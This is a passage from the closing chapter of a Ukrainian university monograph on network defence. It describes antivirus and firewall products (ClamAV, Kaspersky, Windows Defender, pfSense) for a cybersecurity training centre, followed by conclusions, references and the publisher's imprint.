The application also features a Milter interface for send mail and on-demand scanning. It has support for Zip, RAR, Tar, Gzip, Bzip2, OLE2, Cabinet, CHM, BinHex, SIS formats, most mail file formats, ELF executables and Portable Executable (PE) files compressed with UPX, FSG, Petite, NsPack, wwpack32, MEW, Upack and obfuscated with SUE, Y0da Cryptor. It also supports many document formats, including Microsoft Office, HTML, Rich Text Format (RTF) and Portable Document Format (PDF) [23].

The ClamAV virus database is updated at least every four hours and as of 10 February 2017 contained over 5,760,000 virus signatures [citation needed] with the daily update Virus DB number at 23040 [24].

One of the main advantages of this opensource antivirus is that it supports almost all desktop and server operating systems.

The main usecase of this software in training center is on demand scanner for file storage server and mail server because it's cheap and effective solution which allows to keep only safe files in storages and does not require expensive licenses.

Kaspersky antivirus

One of the most advanced antivirus products. This software has a huge antivirus databases and great heuristics algorithms. But for a good detection level user pays with high system resources usage.

Also Kaspersky Lab provides standalone on demand scanner, which is useful for checking system for available threats and does not need to be installed.

Kaspersky Anti-Virus features include real-time protection, detection and removal of viruses, trojans, worms, spyware, adware, keyloggers, malicious tools and auto-dialers, as well as detection and removal of rootkits. It also includes instantaneous automatic updates via the "Kaspersky Security Network" service.

According to Kaspersky, "Kaspersky Security Network service allows users of Kaspersky Lab security products from around the world to help facilitate

malware identification and reduce the time it takes to provide protection against new (“in the wild”) security risks targeting your computer.

Microsoft Windows users may download an antivirus rescue disk that scans the host computer during booting inside an isolated Linux environment. In addition, Kaspersky Anti-Virus prevents itself from being disabled by malware without user permission via password access prompts upon disabling protection elements and changing internal settings. It also scans incoming instant messenger traffic, email traffic, automatically disables links to known malware hosting sites while using Internet Explorer or Firefox, and includes free technical support and free product upgrades within paid-subscription periods [25].

According to AV-Comparatives, Kaspersky Anti-Virus rates highly amongst virus scanners in terms of detection rates and malware removal, even despite the fact that the program has failed two Virus Bulletin tests in 2007 and another two in 2008. For example, in latest Malware Removal test done by AV-Comparatives the Kaspersky Antivirus 2013 was awarded the highest "Advanced+" rating and was able to successfully remove all of 14 malware samples used in that test and in the following File Detection test Kaspersky Antivirus 2013 was also able to achieve the same "Advanced+" rating with a 99.2% sample detection rate. In addition, PC World awarded Kaspersky Anti-Virus 6 the highest rank in its 2007 anti-virus comparative. The well-known and highly regarded Ars Technica lists Kaspersky as one of the best choices for Anti-Virus on the Windows platform [26].

Kaspersky Anti-Virus was "A-listed" by the UK PC journal PC Pro in late 2007, where it scored very highly for detection and removal of malware. PC Pro attributes this to “a combination of the software’s heuristic scanning and uncompromising approach to database updates [27]. While many packages check for new virus signatures on a daily basis, Kaspersky runs to an hourly schedule, improving your chances of being immunized before an infection reaches it.” Also this antivirus has convenient user interface with powerful basic settings and possibility of advanced setup (fig. 7.14).




Fig. 7.14. Kaspersky Anti-Virus

Windows Defender

Windows Defender (known as Windows Defender Antivirus in Windows 10 Creators Update and later) is an anti-malware component of Microsoft Windows. It was first released as a downloadable free antispyware program for Windows XP, and was later shipped with Windows Vista and Windows 7. It has evolved into a full antivirus program, replacing Microsoft Security Essentials as part of Windows 8 and later versions.

Before Windows 8, Windows Defender only protected users against spyware. It includes a number of real-time security agents that monitor several common areas of Windows for changes which might have been caused by spyware. It also has the ability to remove installed ActiveX software. Windows Defender featured an integrated support for Microsoft SpyNet that allows users to report to Microsoft what they consider to be spyware, and what applications and device drivers they allow to be installed on their systems. Protection against viruses was subsequently added in Windows 8; which resembles Microsoft Security Essentials (MSE). It also uses the same anti-malware engine and virus definitions from MSE.




Fig. 7.15. Windows Defender

In Windows 10, Windows Defender settings are controlled in the Windows Defender Security Center. In the Windows 10 Anniversary Update, a new logo is introduced and a pop-up notification will appear to announce the results of a scan, even if no viruses are found (fig. 7.15).

Windows Defender can protect from most of standard computer viruses. So it's the most optimal solution for protecting home or company computers.

pfSense

PfSense software includes the same features as most expensive commercial firewall solutions. In some cases, pfSense includes additional features that are not available in commercial closed source solutions.

The pfSense project is a free network firewall distribution, based on the FreeBSD operating system with a custom kernel and including third party free software packages for additional functionality. pfSense software, with the help of the package system, is able to provide the same functionality or more of common commercial firewalls, without any of the artificial limitations (fig. 7.16). It has successfully replaced every big name commercial firewall you can imagine in numerous installations around the world, including Check Point, Cisco PIX, Cisco ASA, Juniper, Sonicwall, Netgear, Watchguard, Astaro, and more.




Fig. 7.16. pfSense web GUI

PfSense software includes a web interface for the configuration of all included components. There is no need for any UNIX knowledge, no need to use the command line for anything, and no need to ever manually edit any rule sets. Users familiar with commercial firewalls catch on to the web interface quickly, though there can be a learning curve for users not familiar with commercial-grade firewalls [28].

Unlike most common commercial firewalls offerings, the pfSense project is just the software portion of the firewall. This means you get to tailor the hardware you choose to meet your environment's specific needs.

7.5 Conclusions for chapter 7

In our time building of cybersecurity research-training center is very important for exploring new types of cyberattacks because hackers develop new types of attacks and ways to intrude into networks. Also important tasks of cybersecurity research training centers is training of cybersecurity specialists (or preparing students to be cybersecurity specialists). Also it's needed to know how to protect network from different types of attacks.

To achieve this training center must have well designed network which allows to monitor and capture traffic from different network segments with at least 1Gbit/sec channels and different special software for exploring, testing, modeling and protecting from attacks.

7.6 References for chapter 7

1. Davis, David (30 June 2005). "Get to know Cisco's new security appliance: ASA 5500". TechRepublic. <https://www.techrepublic.com/article/get-to-know-ciscos-new-security-appliance-asa-5500/>
2. <https://www.cisco.com/c/en/us/products/routers/1941-integrated-services-router-isr/index.html>
3. https://www.cisco.com/c/en/us/products/collateral/switches/catalyst-2960-series-switches/prod_bulletin0900aecd80322c22.html
4. <https://mikrotik.com/product/RBwAPG-5HacT2HnD>
5. <https://www.alfa.net.my/products/Alfa-AWUS036NH-802.11n-WIRELESS-N---USB-Wifi-adapter/4>
6. "Metasploit". Retrieved 18 February 2015. <https://blgtechn.blogspot.com/2012/08/metasploit.html>
7. "Vulnerability exploitation tools – SecTools Top Network Security Tools". <http://sectools.org/sploits.html>
8. Confessions of a crypto cluster operator <http://www.irongeek.com/i.php?page=videos/derbycon5/the-3-way21-confessions-of-a-crypto-cluster-operator-dustin-heywood>
9. "Nmap Scripting Engine: Introduction". Nmap.org. Retrieved 2018-10-28. <https://nmap.org/book/nse.html#nse-intro>
10. "The History and Future of Nmap". Nmap.org. Retrieved 2018-10-28. <https://nmap.org/book/history-future.html>
11. "Nmap Reference Guide". Nmap.org. Retrieved 2018-10-28. <https://nmap.org/book/man.html>
12. KVM FAQ: What do I need to use KVM? http://www.linux-kvm.org/page/FAQ#What_do_I_need_to_use_KVM.3F
13. "KVM/QEMU Storage Stack Performance Discussion" (PDF). ibm.com. Linux Plumbers Conference. <http://www-01.ibm.com/support/knowledgecenter/api/content/nl/en-us/linuxonibm/liaav/LPCKVMSSPV2.1.pdf>
14. Guest OSes". VirtualBox. 2009-06-12. Retrieved 2009-07-04. https://www.virtualbox.org/wiki/Guest_OSes
15. Marvin, Rob. "Mitchell Hashimoto is automating the world". Software Development Times. Software Development Times. Retrieved 27 June 2016. <http://sdtimes.com/mitchell-hashimoto-hashicorp-vagrant-atlas-automate-world/>
16. The MathWorks (April 2018). "Company Overview" <https://www.mathworks.com/content/dam/mathworks/tag-team/Objects/c/company-fact-sheet-8282v18.pdf>
17. "MATLAB Engine API for Java". MathWorks. Retrieved September 15, 2016. <http://www.mathworks.com/help/matlab/matlab-engine-api-for-java.html>
18. Kuhlman, Dave. "A Python Book: Beginning Python, Advanced Python, and Python Exercises". Archived from the original on 23 June 2012.

- 19 "Trading with Interactive Brokers using Python: An IBPy Tutorial". 19 September 2016. Retrieved 3 October 2016. <http://www.quantinsti.com/blog/ibpy-tutorial-implement-python-interactive-brokers-api/>
20. "Cisco Announces Agreement to Acquire Sourcefire". Cisco Systems. 2013-07-27. Retrieved 2013-07-23. <http://www.cisco.com/web/about/ac49/ac0/ac1/ac259/sourcefire.html>
21. James Stanger (2011). How to Cheat at Securing Linux. Burlington, MA: Elsevier. p. 126. ISBN 978-0-08-055868-4.
22. Snort team (2013-04-05). "Snort Usage". <http://manual.snort.org/node6.html>
23. ClamAV (2007). "About ClamAV". Retrieved 2008-12-25. <http://www.clamav.net/about>
24. "Latest Stable Release". Archived from the original on 2010-08-21. Retrieved 2010-08-21. <https://web.archive.org/web/20100821000000/http://www.clamav.net/lang/en/about/>
25. "How Kaspersky Anti-Virus 2013 differs from Kaspersky Internet Security 2013". Kaspersky Lab. Retrieved 2013-06-29. <http://support.kaspersky.com/8602>
26. "Five important security apps for Linux, Mac OS X and Windows". Ars Technica. 2008-04-24. Retrieved 2013-06-19. <https://arstechnica.com/security/2008/04/five-security-apps-linux-osx-windows/>
27. "Internet Security Reviews". PC Pro. Retrieved 2012-12-18. <http://www.pcpro.co.uk/labs/120448/kaspersky-antivirus-7.html>
28. <http://www.pfsense.com/>

Наукове видання

**Інструменти захисту комп'ютерних мереж
від атак, що ґрунтуються на розширеній
інформації про зовнішнє середовище**

Монографія

(англійською мовою)

Підписано до друку 06.09.2021. Формат 60×84/16.
Ум. друк. арк. – 12,32. Тираж 300 пр. Замовлення № 39/21.

Редакційно-видавничий відділ Національного університету «Чернігівська політехніка»
14035, Україна, м. Чернігів, вул. Шевченка, 95.

Свідоцтво про внесення суб'єкта видавничої справи до Державного реєстру видавців,
виготовлювачів і розповсюджувачів видавничої продукції
серія ДК № 7128 від 18.08.2020 р.